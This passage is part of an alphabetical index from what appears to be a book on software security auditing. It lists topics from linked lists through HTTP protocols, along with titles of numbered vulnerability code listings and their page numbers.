Lincoln, Abraham, 167
linked lists
auditing, 321-326
circular linked lists, 322
doubly linked lists, 322
singly linked lists, 322
linking objects, vunerabilities, 607-608
links
UNIX files, 515-525
hard links, 515 , 522-525
soft links, 515-522
Windows NT files, 676-680
hard links, 676
junction points, 676-680
Linux, 459-460
capabilities, 492-494
do_mremap( ) function, vunerabilities, 342-343
environment strings, 594
file system IDs, 491
kernel probes, vunerabilities, 569
teardrop vunerability, 325
Linux do_mremap( ) Vulnerability listing (7-26), 342
Linux Teardrop Vulnerability listing (7-14), 325

List Pointer Update Error listing (7-13), 324

listings

5-1 (Function Prologue), 174

5-2 (Off-by-One Length Miscalculation), 175

5-3 (Off-by-One Length Miscalculation), 181

5-4 (Overflowing into Local Variables), 197

5-5 (Indirect Memory Corruption), 199

5-6 (Off-by-One Overwrite), 200

6-1 (Twos Complement Representation of -15), 209

6-2 (Integer Overflow Example), 215

6-3 (Challenge-Response Integer Overflow Example in OpenSSH 3.1), 216

6-4 (Unsigned Integer Underflow Example), 217

6-5 (Signed Integer Vulnerability Example), 221

6-6 (Integer Sign Boundary Vulnerability Example in OpenSSL 0.9.6l), 222

6-7 (Signed Comparison Vulnerability Example), 247

6-8 (Antisniff v1.0 Vulnerability), 250

6-9 (Antisniff v1.1 Vulnerability), 251

6-10 (Antisniff v1.1.1 Vulnerability), 252

6-11 (Antisniff v1.1.2 Vulnerability), 253

6-12 (Sign Extension Vulnerability Example), 254

6-13 (Prescan Sign Extension Vulnerability in Sendmail), 256

6-14 (Sign-Extension Example), 258

6-15 (Zero-Extension Example), 258

6-16 (Truncation Vulnerability Example in NFS), 260

6-17 (Truncation Vulnerabilty Example), 260

6-18 (Detect_attack Small Packet Algorithm in SSH), 261

6-19 (Detect_attack Truncation Vulnerability in SSH), 262

6-20 (Comparison Vulnerability Example), 266

6-21 (Signed Comparison Vulnerability), 267

6-22 (Unsigned Comparison Vulnerability), 267

6-23 (Signed Comparison Example in PHP), 269

6-24 (Sizeof Misuse Vulnerability Example), 271

6-25 (Sign-Preserving Right Shift), 273

6-26 (Right Shift Vulnerability Example), 273

6-27 (Division Vulnerability Example), 274

6-28 (Modulus Vulnerability Example), 275

6-29 (Pointer Arithmetic Vulnerability Example), 281
6-30 (Order of Evaluation Logic Vulnerability), 283
6-31 (Order of Evaluation Macro Vulnerability), 283
6-32 (Structure Padding in a Network Protocol), 284
6-33 (Example of Structure Padding Double Free), 286
6-34 (Example of Bad Counting with Structure Padding), 286
7-1 (Apache mod_dav CDATA Parsing Vulnerability), 298
7-2 (Bind 9.2.1 Resolver Code gethostans( ) Vulnerability), 300
7-3 (Sendmail crackaddr( ) Related Variables Vulnerability), 304
7-4 (OpenSSH Buffer Corruption Vulnerability), 307
7-5 (OpenSSL BUF_MEM_grow( ) Signed Variable Desynchronization), 311
7-6 (Uninitialized Variable Usage), 313
7-7 (Uninitialized Memory Buffer), 314
7-8 (Uninitialized Object Attributes), 314
7-9 (Arithmetic Vulnerability Example), 317
7-10 (Arithmetic Vulnerability Example in the Parent Function), 318
7-11 (Type Confusion), 320
7-12 (Empty List Vulnerabilities), 322
7-13 (List Pointer Update Error), 324
7-14 (Linux Teardrop Vulnerability), 325
7-15 (Simple Nonterminating Buffer Overflow Loop), 328
7-16 (MS-RPC DCOM Buffer Overflow Listing), 329
7-17 (NTPD Buffer Overflow Example), 329
7-18 (Apache mod_php Nonterminating Buffer Vulnerability), 331
7-19 (Apache 1.3.29/2.X mod_rewrite Off-by-one Vulnerability), 332
7-20 (OpenBSD ftp Off-by-one Vulnerability), 333
7-21 (Postincrement Loop Vulnerability), 334
7-22 (Pretest Loop Vulnerability), 335
7-23 (Break Statement Omission Vulnerability), 337
7-24 (Default Switch Case Omission Vulnerability), 338
7-25 (Ignoring realloc( ) Return Value), 341
7-26 (Linux do_mremap( ) Vulnerability), 342
7-27 (Finding Return Values), 344
7-28 (Ignoring Return Values), 345
7-29 (Unexpected Return Values), 347
7-30 (Outdated Pointer Vulnerability), 351

7-31 (Outdated Pointer Use in ProFTPD), 354

7-32 (Sendmail Return Value Update Vulnerability), 356

7-33 (Length Miscalculation Example for Constructing an ACC log), 362

7-34 (Buffer Overflow in NSS Library's ssl2_HandleClientHelloMessage), 365

7-35 (Out-of-Order Statements), 366

7-36 (Netscape NSS Library UCS2 Length Miscalculation), 367

7-37 (Integer Overflow with 0-Byte Allocation Check), 370

7-38 (Allocator-Rounding Vulnerability), 372

7-39 (Allocator with Header Data Structure), 372

7-40 (Reallocation Integer Overflow), 373

7-41 (Dangerous Data Type Use), 374

7-42 (Problems with 64-bit Systems), 375

7-43 (Maximum Limit on Memory Allocation), 376

7-44 (Maximum Memory Allocation Limit Vulnerability), 377

7-45 (Double-Free Vulnerability), 379

7-46 (Double-Free Vulnerability in OpenSSL), 380

7-47 (Reallocation Double-Free Vulnerability), 383

8-1 (Different Behavior of vsnprintf( ) on Windows and UNIX), 394

8-2 (Dangerous Use of strncpy( )), 396

8-3 (Strcpy( )-like Loop), 400

8-4 (Character Expansion Buffer Overflow), 401

8-5 (Vulnerable Hex-Decoding Routine for URIs), 404

8-6 (If Header Processing Vulnerability in Apache's mod_dav Module), 404

8-7 (Text-Processing Error in Apache mod_mime), 406

8-8 (Embedded Delimiter Example), 409

8-9 (Multiple Embedded Delimiters), 410

8-10 (NUL-Byte Injection with Memory Corruption), 413

8-11 (Data Truncation Vulnerability), 415

8-12 (Data Truncation Vulnerability 2), 415

8-13 (Correct Use of GetFullPathName( )), 416

8-14 (GetFullPathName( ) Call in Apache 2.2.0), 417

8-15 (Directory Traversal Vulnerability), 420

8-16 (Format String Vulnerability in WU-FTPD), 423

8-17 (Format String Vulnerability in a Logging Routine), 424

8-18 (Shell Metacharacter Injection Vulnerability), 426

8-19 (Example of Dangerous Program Use), 428

8-20 (SQL Injection Vulnerability), 431
8-21 (SQL Truncation Vulnerability), 433
8-22 (Character Black-List Filter), 435
8-23 (Character White-List Filter), 436
8-24 (Metacharacter Vulnerability in PCNFSD), 437
8-25 (Vulnerability in Filtering a Character Sequence), 437
8-26 (Vulnerability in Filtering a Character Sequence #2), 438
8-27 (Hex-encoded Pathname Vulnerability), 441
8-28 (Decoding Incorrect Byte Values), 443
8-29 (Return Value Checking of MultiByteToWideChar( )), 452
8-30 (Dangerous Use of IsDBCSLeadByte( )), 454
8-31 (Code Page Mismatch Example), 455
8-32 (NUL Bytes in Multibyte Code Pages), 456
9-1 (Privilege Misuse in XFree86 SVGA Server), 478
9-2 (Incorrect Temporary Privilege Relinquishment in FreeBSD Inetd), 487
9-3 (Race Condition in access( ) and open( )), 526
9-4 (Race Condition from Kerberos 4 in lstat( ) and open( )), 529
9-5 (Race Condition in open( ) and lstat( )), 529
9-6 (Reopening a Temporary File), 542
10-1 (Kernel Probe Vulnerability in Linux 2.2), 569
10-2 (Setenv( ) Vulnerabilty in BSD), 576
10-3 (Misuse of putenv( ) in Solaris Telnetd), 597
13-1 (Signal Interruption), 791
13-2 (Signal Race Vulnerability in WU-FTPD), 802
13-3 (Race Condition in the Linux Kernel’s Uselib( )), 821
16-1 (Name Validation Denial of Service), 931
16-2 (Certificate Payload Integer Underflow in CheckPoint ISAKMP), 954
lists
auditing, 321-324 , 326
data ranges, 324 , 326
duplicate elements, 323
empty lists, vunerabilities, 322-323
linked lists, 322
pointer updates, errors, 323-324
list_add( ) function, 757
list_init( ) function, 757

little-endian architecture, bytes, ordering, 209
loading
DLLs, 656-658
Processes, Windows NT, 654-655
local namespaces, Windows NT, 629
local privilege separation socket, OpenSSH, 161
Location header field (HTTP), 1019
lock matching, synchronization objects, 781-783
LOCK method, 1022
log files, UNIX, 510
logic
business logic, 1041
presentation logic, 1040-1041
login groups, UNIX, 461
logon rights, Windows NT sessions, 638
longjmp( ) function, 788-791
looping constructs, auditing, 327-336
loops
data copy, 330
posttest loops, 334-335
pretest loops, 334-335
terminating conditions, 327-334
typos, 335-336
loose coupling, software design, 33
loosely coupled modules, 33
Lopatic, Thomas, 895 , 903 , 907-911
lreply( ) function, 423
LSD (Last Stage of Delirium), 188
lstat( ) function, 528-531
M
%m format specifier, 423
MAC (Media Address Control), 84
Macros, C programming language, 288-289
magic_quotes option (PHP), 1105
mail spools, UNIX, 509
mailslot squatting, 706

mailslots, Windows NT, IPC (interprocess communications), 705-706
Maimon, Uriel, 897
maintaining state, 1027-1029
client IP addresses, 1029-1030
cookies, 1036-1038
embedding state in HTML and URLs, 1032-1033
HTTP authentication, 1033-1036 , 1056-1057
Referer request header, 1030-1031
sessions, 1038-1039 , 1049-1052
security vulnerabilities, 1051-1052
session management, 1052-1053
session tokens, 1053-1056
stateful versus stateless systems, 1027
maintenance, SDLC (Systems Development Life Cycle), 13
major components, 50
make_table( ) function, 216
malicious input, tracing, 113-114
malloc( ) function, 341 , 371
man-in-the-middle attacks, 162
management, sessions, 1052-1053
mapping CLSIDs to applications, 728
Max-Forwards header field (HTTP), 1019
Maximum Limit on Memory Allocation listing (7-43), 376
Maximum Memory Allocation Limit Vulnerability listing (7-44), 377
McDonald, John, 571 , 903 , 907 , 911
McGraw, Gary, 168
Media Address Control (MAC), 84
Mehta, Neel, 203 , 895 , 967
memory, 0 bytes, allocating, 370-371
memory blocks, shared memory blocks, 201-202
memory buffers, unitialized memory buffers, 314
memory corruption, 167
assessing, 196-202
buffer overflows, 168-169
global overflows, 186
heap overflows, 183-186

off-by-one errors, 180-183
process memory layout, 169
SHE (structured exception handling) attacks, 178-180
stack overflows, 169-178
static overflows, 186
protection mechanisms, 189-190
ASLR (address space layout randomization), 194
function pointer obfuscation, 195-196
heap hardening, 191-193
nonexecutable stack, 193
SafeSEH, 194-195
stack cookies, 190-191
shellcode, 187-189
memory management, auditing, 362
ACC (allocation-check-copy) logs, 362-369
allocation functions, 369-377
allocator scorecards, 377-379
double-frees, 379-385
error domains, 378-379
memory pages, nonexecutable memory pages, 193
memset( ) function, 199
message queues, 614
Message-Id header field (HTTP), 1019
messaging, Windows NT, IPC (interprocess communications), 689-698
metacharacter evasion, 441-445
Metacharacter Vulnerability in PCNFSD listing (8-24), 437
metacharacters, 387 , 407-408
embedded delimiters, 408-411
filtering, 434-445
character stripping vunerabilities, 437-439
escaping metacharacters, 439-440
insufficient filtering, 436-437
metacharacter evasion, 441-445
format strings, 422-425
formats, 418
NUL-byte injection, 411-414

path metacharacters, 418-422
file canonicalization, 419-420
Windows registry, 420-422
Perl open( ) function, 429-431
shell metacharacters, 425-429
SQL queries, 431-434
truncation, 414-418
UNIX programs, indirect invocation, 570-571
metadata, 407
methods
CONNECT, 1021
COPY, 1022
DELETE, 1020
GET, 1023 , 1026
LOCK, 1022
MKCOL, 1022
MOVE, 1022
OPTIONS, 1021
POST, 1025-1026
PROPFIND, 1022
PROPPATCH, 1022
PUT, 1020
SEARCH, 1022
SPACEJUMP, 1021
TEXTSEARCH, 1021
TRACE, 1021
UNLOCK, 1022
Microsoft Developer Network (MSDN), 626
Microsoft Windows Internals , 4th Edition, 654
MIDL (Microsoft Interface Definition Language)
DCOM (Distributed Component Object Model), 738-740
RPCs (Remote Procedure Calls), 708
misinpreterpeting return values, 346-350
Misuse of putenv( ) in Solaris Telnetd listing (10-3), 597
mitigating factors, operational vunerabilities, 76
mitigation, threats, 61

MKCOL method, 1022
mkdtemp( ) function, 543
mkstemp( ) function, 542-543
mktemp( ) function, 539 , 541
Model component (MVC), 1045
Model-View-Controller (MVC), 1044-1045
modular artihmetic, 214
modules
analyzing, CC (code comprehension), 114-116
loosely coupled modules, 33
strongly coupled modules, 33
Modulus Vulnerability Example listing (6-28), 275
mount points, UNIX, 463
MOVE method, 1022
MS-RPC DCOM Buffer Overflow Listing listing (7-16), 329
MSDN (Microsoft Developer Network), 626
MTA (mulitthreaded apartment), COM (Component Object Model), 729
multibyte character sequences, interpretation, 455
MultiByteToWideChar( ) function, 451-452 , 456-457
Multics (Multiplexed Information and Computing Service), 460
Multiple Embedded Delimiters listing (8-9), 410
multiple encoding layers, 444-445
multiple-input test cases, code audits, 143
Multiplexed Information and Computing Service (Multics), 460
multiplication overflows, Intel architectures, 218 , 220
multiplicative operators, 243
multithreaded apartment (MTA), COM (Component Object Model), 729
multithreaded programs, synchronization, 810-825
deadlocks, 823-825
PThreads API, 811-813
race conditions, 816-823
starvation, 823-825
Windows API, 813-815
Murray, Bill, 25
mutex, 756
mutex objects, Windows NT, 766

mutexes, PThreads API, 811-812

MVC (Model-View-Controller), 1044-1045

my_malloc( ) function, 371

N

N-tier architectures, 1041 , 1043

business tier, 1042-1044

client tier, 1042

data tier, 1042-1043

MVC (Model-View-Controller), 1044-1045

Web tier, 1042-1045

name servers, DNS (Domain Name System), 986-987

name squatting, 630

Name Validation Denial of Service listing (16-1), 931

named pipes

UNIX, 511

Windows NT, 698-699

names, DNS (Domain Name System), 993-996

namespaces (Windows NT)

global namespaces, 629

local namespaces, 629

objects, 629-632

collisions, 630-631

Vista object namespaces, 631

narrowing integer types, 227-228

NAT (Network Address Translation), 88

National Institute for Standards and Technology (NIST), 44

navigating code, 109

external flow sensitivity, 109-110

tracing, 111

NCACN (network computing architecture connection-oriented protocol), RPCs (Remote Procedure Calls), 707

NCALRPC (network computing architecture local remote procedure call protocol), RPCs (Remote Procedure Calls), 708

NCDAG (network computing architecture datagram protocol), RPCs (Remote Procedure Calls), 707

.NET Common Language Runtime (CLR), 6

.NET Developer's Guide to Windows Security, The , 637

NetBSD, 460

netmasks, 833
Netscape NSS Library UCS2 Length Miscalculation listing (7-36), 367
Netscape Server Application Programming Interface (NSAPI), 1010
Network Address Translation (NAT). *See* NAT (Network Address Translation)
network application protocols, 921
ASN.1 (Abstract Syntax Notation), 972-974
BER (Basic Encoding Rules), 975-979
CER (Canonical Encoding Rules), 976-979
DER (Distinguished Encoding Rules), 977-979
PER (Packed Encoding Rules), 979-983
XER (XML Encoding Rules), 983-984
auditing, 922-937
data type matching, 927-934
data verification, 935
documentation collection, 922-923
identifying elements, 923-927
system resource access, 935-937
DNS (Domain Name System), 984 , 989-990
headers, 991-992
length variables, 996-1002
name servers, 986-987
names, 993-996
packets, 991
question structure, 992
request traffic, 989
resolvers, 986-987
resource records, 984-985 , 988 , 993
spoofing, 1002-1005
zones, 986-987
HTTP (Hypertext Transfer Protocol), 937-948
header parsing, 937-938
posting data, 942-948
resource access, 940-941
utility functions, 941-942
ISAKMP (Internet Security Association and Key
Management Protocol), 948

encryption vunerabilities, 971-972

headers, 949-952

payloads, 952-971

network computing architecture connection-oriented protocol (NCACN), RPCs (Remote Procedure Calls), 707

network computing architecture datagram protocol (NCDAG), RPCs (Remote Procedure Calls), 707

network computing architecture local remote procedure call protocol (NCALRPC), RPCs (Remote Procedure Calls), 708

Network File System (NFS), 35

network interfaces, 832

network layer, network segmentation, 85

network profiles, vunerabilities, 73

network protocols, 829-831

IP (Internet Protocol), 831-832

addressing, 832-834

checksum, 843

fragmentation, 853-863

header validation, 836-844

IP packets, 834-836

options, 844-851

source routing, 851-853

network application protocols, 921

ASN.1 (Abstract Syntax Notation), 972-984

auditing, 922-937

DNS (Domain Name System), 984-1005

HTTP (Hypertext Transfer Protocol), 937-948

ISAKMP (Internet Security Association and Key Management Protocol), 948-972

TCP (Transmission Control Protocol), 864-866

connections, 865 , 869-872

header validation, 866-867

headers, 865

options, 867-869

processing, 880-890

segments, 865

streams, 865 , 872-880

TCP/IP, 830

UDP (User Datagram Protocol), 863-864

network segmentation, 84-88
layer 1 (physical), 84
layer 2 (data link), 84-85
layer 3 (network), 85
layer 4 (transport), 85-87
layer 5 (session), 87
layer 6 (presentation), 87
layer 7 (application), 87-88
network time protocol (NTP) daemon, 329
network-based measures, operational vulnerabilities, 83-89
NAT (Network Address Translation), 88
network IDSs, 88
network IPSs, 88
segmentation, 84-88
VPNs (virtual private networks), 88
NFS (Network File System), 35 , 73
Nietzsche, Frederich, 755
NIST (National Institute for Standards and Technology), 44
node types, 60
non-returning signal handlers, signals, 797-801 , 804-806
nonce payloads, ISAKMP (Internet Security Association and Key Management Protocol), 965-966
nonexecutable memory pages, 193
nonexecutable stacks
heap protection, 193
operational vulnerabilities, preventing, 76
nonrecursive name servers (DNS), 986
nonroot setgid programs (UNIX), 466
nonroot setuid programs (UNIX), 466
nonsecurable objects, Windows NT, 629
nonsuperuser elevated privileges, UNIX, dropping permanently, 482 , 484
Nordell, Mike, 677
notification payloads, ISAKMP (Internet Security Association and Key Management Protocol), 966-968
NSAPI (Netscape Server Application Programming Interface), 1010
NTP (network time protocol) daemon, 329
NTPD Buffer Overflow Example listing (7-17), 329
NtQuerySystemInformation( ) function, 632

NUL byte injection queries, Perl, 1094
NUL Bytes in Multibyte Code Pages listing (8-32), 456
NUL-byte injection, 411-414
NUL-Byte Injection with Memory Corruption listing (8-10), 413
NUL-termination, Unicode, 452-453
NULL, INVALID_HANDLE_VALUE, compared, 632-633
null bytes, 1068
numeric overflow, unsigned integers, 215-217
numeric overflow conditions, C programming language, 211-212
numeric underflow, unsigned integers, 217-218
numeric underflow conditions, C programming language, 212
numeric wrapping, C programming language, 212
O
Object Management Group (OMG), 53
object systems, permissions, 79
objects
analyzing, CC (code comprehension), 116-117
C programming language, 205
change monitoring, 83
COM (Component Object Model), automation
objects, 729 , 749
connection points, 736
DCOM objects
activation, 734
invocation, 735-736
linking, vunerabilities, 607-608
unitialized attributes, 314-315
variables, management, 307-312
Windows NT, 627-629
boundary descriptor objects, 631
handles, 632-636
namespaces, 629-632
nonsecurable objects, 629
SymbolicLink objects, 629
system objects, 628
Oechslin, Philippe, 46

off-by-one errors, buffer overflows, 180-183
Off-by-One Length Miscalculation listing (5-2), 175
Off-by-One Length Miscalculation listing (5-3), 181
Off-by-One Overwrite listing (5-6), 200
OLE (Object Linking and Embedding), COM (Component Object Model), 728
Olsson, Mikael, 911
OMG (Object Management Group), 53
omissions, file descriptors, UNIX, 587-591
ONC (Open Network Computing) RPCs, 618 , 706
open( ) function, 429-431 , 563-565
open( ) system call (UNIX), 501
OpenBSD 2.8, 333 , 460
OpenBSD ftp Off-by-one Vulnerability listing (7-20), 333
OpenFile( ) function, 661
opening files, stdio file system, 548-549
OpenMutex( ) function, 630
OpenPrivateNamespace( ) function, 631
OpenProcess( ) function, 632
OpenSSH, 158
authentication files, 161
code auditing, case study, 158-164
configuration file, 160
data buffers, vunerabilities, 307-310
external application invocation, 161
local privilege separation socket, 161
remote client socket, 161
OpenSSH Buffer Corruption Vulnerability listing (7-4), 307
OpenSSL
BUF-MEM_grow( ) function, 311-312
double-free vunerabiltiy, 380-382
OpenSSL BUF_MEM_grow( ) Signed Variable Desynchronization listing (7-5), 311
operands, order of evaluation, 282-283
operating systems, file system interaction, 1066
execution, 1067
file uploading, 1068-1069
null bytes, 1068

path traversal, 1067-1068
programmatic SSI, 1068
operational vulnerabilities, 76
access control, 69-70
attack surfaces, 68
development protective measures, 76-79
ASLR (address space layout randomization), 78
heap protection, 77-78
nonexecutable stacks, 76
registered function pointers, 78-79
stack protection, 77
VMs (virtual machines), 79
exposure, 68-73
host-based measures, 79-83
antimnalware applications, 82-83
change monitoring, 83
chroot jails, 80
enhanced kernel protections, 82
file system permissions, 79
host-based firewalls, 82
host-based IDSs (intrusion detection systems), 83
host-based IPSs (intrusion prevention systems), 83
object system permissions, 79
restricted accounts, 80
system virtualization, 81
insecure defaults, 69
network profiles, 73
network-based measures, 83-89
NAT (Network Address Translation), 88
network IDSs, 88
network IPSs, 88
segmentation, 84-88
VPNs (virtual private networks), 88
secure channels, 71-72
spoofing, 72
unnecessary services, 70-71

Web-specific vulnerabilities
authentication, 75
default site installations, 75
directory indexing, 74
file handlers, 74
HTTP request methods, 73
overly verbose error messages, 75
public-facing administrative interfaces, 76
Web-specific vunerabilities, 73-76
operational vunerabilities, 16 , 67-68
operations, SDLC (Systems Development Life Cycle), 13
operators
assignment operators, type conversions, 231-232
binary bitwise operators, 243
bitwise shift operators, 236-237
C programming language, 233 , 271-277
equality operators, 243
multiplicative operators, 243
question mark operators, 243
relational operators, 243
vulnerabilities
right shift, 272-277
size, 271-272
options
IP (Internet Protocol), 844-851
TCP options, processing, 867-869
OPTIONS method, 1021
order of action, ACC logs, 366-367
order of evaluation, operands, 282-283
Order of Evaluation Logic Vulnerability listing (6-30), 283
Order of Evaluation Macro Vulnerability listing (6-31), 283
originator validation, 47
Osborne, Anthony, 571
out-band representation, metadata, 407
out-of-order statements, 366-367
Out-of-Order Statements listing (7-35), 366

Outdated Pointer Use in ProFTPD listing (7-31), 354
Outdated Pointer Vulnerability listing (7-30), 351
outdated pointers, 351-353
ProFTPD, 354-355
overflow
multiplication overflows, Intel architectures, 218 , 220
unsigned integers, 215-217
Overflowing into Local Variables listing (5-4), 197
overlapping fragments, IP (Internet Protocol), 858-862
overly verbose error messages, Web-based applications, 75
overwriting bytes, 198-199
ownership, UNIX files, race conditions, 534
O_CREAT | O_EXCL flag (UNIX), 544
O_EXCL flag (UNIX), 501
P
packet sniffers, 923-924
packet subsystem, SSH server, code audits, 160
packet-filtering firewalls, 896
proxy firewalls, compared, 893-894
stateful firewalls, 905
directionality, 906
fragmentation, 907-909
stateful inspection firewalls, 909-913
TCP (Transport Control Protocol), 905-906
UDP (User Datagram Protocol), 906
stateless firewalls, 896
fragmentation, 902-905
FTP (File Transfer Protocol), 901
TCP (Transmission Control Protocol), 896-898
UDP (User Datagram Protocol), 899-901
packets
DNS (Domain Name System), 991
encapsulation, 920
IP packets, 834-836
packet sniffers, 923-924
source routing, 920

TCP packets, scanning, 897-898
padding bits, unsigned integer types, 206
page flow, 1048-1049
Paget, Chris, 34
parameterized queries, 1062-1063
parameters, transmitting to Web applications, 1022
embedded path information, 1022-1023
forms, 1024-1025
GET method, 1023 , 1026
parameter encoding, 1026
POST method, 1025-1026
query strings, 1023-1024
parent directories, UNIX, 503
parent functions, vunerabilities, 318
parroted request variables, 1089
parse_rrecord( ) function, 998
parsing HTTP headers, 937-938
passive FTP, 901
password files, UNIX, 461
PATH environment variable (UNIX), 603-604
path information (HTTP), 1022-1023
path metacharcters, 418-422
file canonicalization, 419-420
Windows registry, 420-422
path traversal, 1067-1068
pathnames
hexadecimal encoding, 441-443
UNIX, 462
pathological code paths, 135
pathological fragment sets, IP (Internet Protocol), 855-858
paths
files, UNIX, 503-507
path traversal, 1067-1068
PATH_INFO environment variable, 1022 , 1090-1093
PATH_TRANSLATED environment variable, 1090-1093
Payloads, ISAKMP (Internet Security Association and Key Management Protocol), 952-956

certificate payloads, 963-964
certificate request payloads, 964
delete payloads, 969-971
hash payloads, 964-965
identification payloads, 961-963
key exchange payloads, 959 , 961
nonce payloads, 965-966
notification payloads, 966-968
proposal payloads, 956-958
SA (security association) payloads, 956
signature payloads, 965
transform payloads, 959
vendor ID payloads, 971
PCI (Payment Card Industry) 1.0 Data Security Requirement, 45
peer reviews, application review, 106
PER (Packed Encoding Rules), ASN.1 (Abstract Syntax Notation), 979-983
Perl, 1093
cross-site scripting, 1096
file access, 1094
file inclusion, 1095
inline evaluation, 1095-1096
open( ) function, 429-431
shell invocation, 1095
SQL injection queries, 1093-1094
taint mode, 1096
permission bitmasks, 495-497
permissions
DCOM (Distributed Component Object Model), subsystem access permissions, 733-734
Directories, UNIX, 498-499
file access, Windows NT, 659 , 661
file systems, 79
files, UNIX, 495-497
mailsots, 705
object systems, 79
registry keys, Windows NT, 681-682
UNIX files, race conditions, 533-534

Windows NT pipes, 698-699
personal user files, UNIX, 509
phishing, 1059-1060
PHP (PHP Hypertext Preprocessor), 1013 , 1096-1097
configuration settings, 1104-1105
cross-site scripting, 1103
file access, 1098-1099
file inclusion, 1101
inline evaluation, 1101-1103
shell invocation, 1099 , 1101
SQL injection queries, 1097-1098
php_error_docref( ) function, 332
phrack magazine, 168
physical layer, network segmentation, 84
PIDs (process IDs), UNIX, 464
pipe squatting, Windows NT, 703-705
pipe( ) system call, 612
pipes
UNIX, 612 , named pipes, 612-614
Windows NT
anonymous pipes, 698
creating, 699-700
impersonation, 700-703
IPC (interprocess communications), 698-705
named pipes, 698-699
permissions, 698-699
pipe squatting, 703-705
PKI (Public Key Infrastructure), 43
point-of-sale (PoS) system, 49
Pointer Arithmetic Vulnerability Example listing (6-29), 281
pointer updates, lists, errors, 323-324
pointers, 225
arithmetic, 278-280
C programming language, 277-282
EBP (extended base pointer), 173
ESP (extended stack pointer), 170

function pointers, obfuscation, 195-196
outdated pointers, 351 , 353
ProFTPD, 354-355
text strings, incrementing incorrectly, 401-406
vunerabilities, 280-282
Pol, Joost, 588
policies (security), 5-7
access control policy, 38
breaches, 132
enforcing, 36-49
pop( ) function, 170
popen( ) function, 426 , 429-431
Portable Operating System Interface for UNIX (POSIX), 627
PoS (point-of-sale) system, 49
positive decimal integers, binary notation, converting to, 207
positive numbers, decimal conversion from binary notation, 207
POSIX (Portable Operating System Interface for UNIX), 460 , 627
signals, handling, 784
POST method, 1025-1026
Postincrement Loop Vulnerability listing (7-21), 334
posting data, HTTP (Hypertext Transfer Protocol), 942 , 944-946 , 948
posttest loops, pretest loops, compared, 334-335
Practical Cryptography , 41
Pragma header field (HTTP), 1019
preassessment phase, code review, 93
application access, 95-96
information collection, 96
scoping, 94
precedence, C programming language, 287-288
precision, integer types, 206
predefined registry keys, Windows NT, 681
prepared statements, 1062
preprocessors, C programming language, 288-289
Prescan Sign Extension Vulnerability in Sendmail listing (6-13), 256
prescan( ) function, 256 , 356
presentation layer, network segmentation, 87

presentation logic, 1040-1041
preshared keys (PSKs), discovery of, 972
Pretest Loop Vulnerability listing (7-22), 335
pretest loops, posttest loops, compared, 334-335
primary groups, UNIX, 461
printf( ) function, 425 , 555-556
Privilege Misuse in XFree86 SVGA Server listing (9-1), 478
privilege separation, SSH server, code audits, 160
privileges, 28
UNIX, 464-465
capabilities, 492-494
directory permissions, 498-499
dropping permanently, 479-486 , 489
dropping temporarily, 486-490
extensions, 491-494
file IDs, 494-495
file permissions, 495-497
file security, 494-512
files, 512-557
group ID functions, 475-477
management code audits, 488-490
programs, 466-468
user ID functions, 468-475
vunerabilities, 477-494
Windows NT sessions, access tokens, 640-641
XF86_SVGA servers, misuse of, 478
problem domain logic, 26-27
Problems with 64-bit Systems listing (7-42), 375
proc file system (UNIX), 511
procedures, stored, 1063-1064
Process Explorer, 636
process memory layout, buffer overflows, 169
process outline, code review, 93
processes
multiple process, shared memory, 756
process synchronization, 762

interprocess synchronization, 770-783
lock matching, 781-783
synchronization object scoreboard, 780-781
System V synchronization, 762-764
Windows NT, 765-770
signals, 783
asynchronous-safe function, 791-797 , 800-801 , 804-809
default actions, 784-785
handling, 786-788
interruptions, 791-796 , 806-809
jump locations, 788-791
non-returning signal handlers, 797-801 , 804-806
repetition, 806-809
sending, 786
signal handler scoreboard, 809-810
signal masks, 785
vunerabilities, 791-801 , 804-809
UNIX, 464 , 560
attributes, 572-611
child processes, 563
children, 560
creating, 560-562
environment arrays, 591-611
fork( ) system call, 563-565
groups, 609-611
interprocess communication, 611-618
open( ) function, 563-565
program invocation, 565-572
RPCs (Remote Procedure Calls, 618-624
sessions, 609-611
system file table, 563
terminals, 609-611
termination, 562
Windows NT, 654
DLL loading, 656-658
IPC (interprocess communications), 685-689

loading, 654-655
services, 658-659
ShellExecute( ) function, 655
ShellExecuteEx( ) function, 655
processing
IP fragmentation, 854-855
TCP (Transmission Control Protocol), 880
options, 867-869
sequence number boundary condition, 888
sequence number representation, 884-888
state processing, 880-885
URG pointer processing, 889-890
window scale option, 889
processJob( ), 773
processNetwork( ) function, 773
processThread( ) function, 783
process_file( ) function, 792
process_login( ) function, 385
process_string( ) function, 181
process_tcp_packet( ) function, 841
process_token_string( ) function, 353
profiling source code, 52-53
ProFTPD, outdated pointers, 354-355
program configuration files, UNIX, 510
program files, UNIX, 510
program invocation, UNIX, 565-572
direct invocation, 565-570
indirect invocation, 570-572
programmatic SSI, 1068
programming interfaces, Windows NT, security descriptors, 649-652
programming languages, 203
C, 204
arithmetic boundary conditions, 211-223
binary encoding, 207-208
bit fields, 205
bitwise shift operators, 236-237

byte order, 209
character types, 205
data storage, 204-211
floating types, 205
format strings, 422-425
function invocations, 237-238
implementation definied behavior, 204
integer types, 205-206
macros, 288-289
objects, 205
operators, 271-277
order of evaluation, 282-283
pointers, 277-282
precedence, 287-288
preprocessor, 288-289
signed integer boundaries, 220-223
standards, 204
stdio file interface, 547-557
structure padding, 284-287
switch statements, 237
type conversion vunerabilities, 246-270
type conversions, 223-246
types, 204-207
typos, 289-296
unary operator, 236
unary + operator, 235
unary - operator, 235
undefinied behavior, 204
unsigned integer boundaries, 213-220
Perl, open( ) function, 429-431
Programming Windows Security , 637
programs, UNIX, privileged programs, 466-468
promotions, integers, 233-238
PROPFIND method, 1022
ProPolice, stack cookies, 190
proposal payloads, ISAKMP (Internet Security Association and Key Management Protocol), 956-958

PROPPATCH method, 1022
proprietary state mechanisms, RPCs (Remote Procedure Calls), 721
protocol quirks, 163
protocol state, 163
protocols
application protocols, 921
ASN.1 (Abstract Syntax Notation), 972-984
auditing, 922-928 , 930-937
DNS (Domain Name System), 984-996 , 998-1000 , 1002-1005
HTTP (Hypertext Transfer Protocol), 937-938 , 940-942 , 944-946 , 948
ISAKMP (Internet Security Association and
Key Management Protocol), 948-959 , 961-972
binary protocols, data type matching, 927-928 , 930-932
FTP (File Transfer Protocol), 899-901
HTTP (Hypertext Transport Protocol), 1009
authentication, 1033-1036 , 1056-1057
cookies, 1036-1038
embedded path information, 1022-1023
forms, 1024-1025
headers, 1018-1020
methods, 1020-1022 , 1025-1026
overview of, 1014
parameter encoding, 1026
query strings, 1023-1024
requests, 1014-1016
responses, 1016-1017
sessions, 1038-1039 , 1049-1056
